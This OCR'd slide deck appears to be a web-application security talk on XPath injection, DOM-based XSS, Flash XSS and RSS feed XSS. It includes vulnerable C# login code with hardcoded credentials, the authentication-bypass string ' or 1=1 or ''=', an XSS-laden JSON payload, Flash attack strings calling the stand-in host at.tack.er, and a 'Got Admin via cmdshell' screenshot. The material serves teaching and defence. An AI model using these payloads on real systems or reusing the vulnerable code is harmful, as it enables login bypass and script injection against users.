


```
 Volume in drive C has no label.
 Volume Serial Number is 50F8-32DD

 Directory of c:\

10/30/2003  03:35a      <DIR>          certs
08/25/2004  12:28a      <DIR>          Documents and Settings
09/26/2004  03:44p               4,098 ie_is_gr8.jpg
06/24/2004  10:19p      <DIR>          Inetpub
03/28/2004  02:38p      <DIR>          New Folder
09/30/2004  10:40a      <DIR>          orders
11/03/2003  02:42p      <DIR>          Perl
10/27/2003  06:52a      <DIR>          Program Files
03/18/2004  06:29p      <DIR>          src
06/24/2004  10:10p      <DIR>          tmp
03/18/2004  06:29p      <DIR>          utils
08/25/2004  12:32a      <DIR>          WINNT
               1 File(s)          4,098 bytes
              11 Dir(s)     271,978,496 bytes free
```

Got Admin via cmdshell


XPATH injection

- XPATH parsing standard error
- XPATH is method available for XML parsing
- MS SQL server provides interface and one can get table content in XML format.
- Once this is fetched one can run XPATH queries and obtain results.
- What if username/password parsing done on using XPATH – XPATH injection



XPATH injection

```
string fulltext = "";
string coString =
   "Provider=SQLOLEDB;Server=(local);database=order;User
   ID=sa;Password=mypass";
   SqlXmlCommand co = new SqlXmlCommand(coString);
   co.RootTag="Credential";
   co.CommandType = SqlXmlCommandType.Sql;
   co.CommandText = "SELECT * FROM users for xml Auto";
   XmlReader xr = co.ExecuteXmlReader();
   xr.MoveToContent();
   fulltext = xr.ReadOuterXml();
   XmlDocument doc = new XmlDocument();
   doc.LoadXml(fulltext);
   string credential = "//users[@username='"+user+"' and
   @password='"+pass+"']";
   XmlNodeList xmln = doc.SelectNodes(credential);
   string temp;
   if(xmln.Count > 0)
   {
       //True
   }
   else //false
```




XPATH injection

string credential =
"//users[@username='"+user+"' and
@password='"+pass+"']";

- XPATH parsing can be leveraged by passing following string ' or 1=1 or ''='
- This will always true on the first node and user can get access as who ever is first user.


Bingo!

XSS & CSRF …




Cross Site Scripting (XSS)

- Traditional
  - Persistent
  - Non-persistent
- DOM driven XSS – Relatively new
- Eval + DOM = Combinational XSS with Web 2.0 applications




Cross Site Scripting (XSS)

- What is different?
  - Ajax calls get the stream.
  - Inject into current DOM using eval() or any other means.
  - May rewrite content using document.write or innerHTML calls.
  - Source of stream can be un-trusted.
  - Cross Domain calls are very common.




DOM

- Dynamic HTML
- Browser loads Document Object Model
- DOM can be manipulated by scripts in the browser
- Components
  - History
  - Location
  - Forms etc.…




XHR - Ajax

```
function getajax()
{
     var http;
     if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
     }else if (window.ActiveXObject){
              http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
              http=new ActiveXObject("Microsoft.XMLHTTP");
        }
     }
     http.open("GET", "./ajax.txt", true);
     http.onreadystatechange = function()
     {
              if (http.readyState == 4) {
         response = http.responseText;
         document.getElementById('main').innerHTML = response;
     }
}
http.send(null);
}
```




DOM based XSS

```
if (http.readyState == 4) {
        var response = http.responseText;
         var p = eval("(" + response + ")");
        document.open();
        document.write(p.firstName+"<br>");
        document.write(p.lastName+"<br>");
        document.write(p.phoneNumbers[0]);
        document.close();
```



DOM based XSS

document.write(…)
document.writeln(…)
document.body.innerHtml=…
document.forms[0].action=…
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. …
window.attachEvent(…)
document.location=…
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
document.URL=…
window.navigate(…)



DOM based XSS

document.open(…)

window.open(…)

window.location.href=… (and assigning to location's href, host and hostname)


eval(…)

window.execScript(…)

window.setInterval(…)


window.setTimeout(…)

Scenario



Blueinfy

XSS with JSON stream


John

212 732-1234

```
<html>
<body>
<script src="http://demos.com/demos/xss/lib.js">
<a href="j
</body>
</html>
```

Line 3, Col 47
Inspect
Clear
Profile
Console
HTML
CSS
Script
GET http://localhost/demos/xss/r
Headers
Response
Source of: http://demos.com/demos/xss/lib.js - Mozilla Firefox
File
Edit
View
Help

```
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "./myjson.txt", true);
        http.onreadystatechange = function()
        {
                if (http.readyState == 4) {
                        var response = http.responseText;
                  var p = eval("(" + response + ")");
          document.open();
          document.write(p.firstName+"<br>");
          document.write(p.lastName+"<br>");
          document.write(p.phoneNumbers[0]);
          document.close();
```


```
{ "firstName": "John", "lastName": "<script>alert('XSS 2.0');</script>", "address": { "streetAddress"
: "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234"
, "646 123-4567" ] }
```

Blueinfy

XSS with RIA

- Applications running with Flash components
- getURL – injection is possible
- SWFIntruder
- Flasm/Flare

(http://www.nowrap.de/)



Attack Configuration Window

□ asfunction:getURL,javascript:gotRoot("|NAME|")///d.jpg

□ http://at.tack.er/xss.swf?!|NAME|

□ http://at.tack.er/

□ '"><img src='asfunction:getURL,javascript:gotRoot("|NAME|")//.jpg' >dss

□ (gotRoot("|NAME|"))


□ '"|!$%&/)=

New pattern:

RSS feeds - Exploits

- RSS feeds coming into application from various un-trusted sources.
- Feed readers are part of 2.0 Applications.
- Vulnerable to XSS.
- Malicious code can be executed on the browser.
- Several vulnerabilities reported.

RSS feeds



```
<div align="center">
  <select id="lbFeeds" onChange="get_rss_feed();" name="lbFeeds">
    <option value="">Pick your feed</option>
    <option value="proxy.aspx?url=http://rss.cnn.com/rss/cnn_topstories.rss">CNN business
    <option value="proxy.aspx?url=http://asp.usatoday.com/marketing/rss/rsstrans.aspx?fee
    <option value="proxy.aspx?url=http://rssnews.example.org/rss/news.xml">Trade news</op
  </select>
    <input id="cbDetails" type="hidden" onClick='format ("content", last_xml_response);'
```

```
//-----------------------------------------------------------
//-----------------------------------------------------------
function processRSS (divname, response) {
    var html = "";
    var doc = response.documentElement;
    var items = doc.getElementsByTagName('item');
    for (var i=0; i < items.length; i++) {
        var title = items[i].getElementsByTagName('title')[0];
        var link = items[i].getElementsByTagName('link')[0];
                html += "<a style='text-decoration:none' class='style2'
                + link.firstChild.data
                + "'>"
                + title.firstChild.data
                + "</a><br><br>";
    }
    var target = document.getElementById(divname);
    target.innerHTML = html;
}
```

Interesting news item

EU trade

BellSout

Crooks I

Open So


Series Special

The page at http://localhost says:

xss

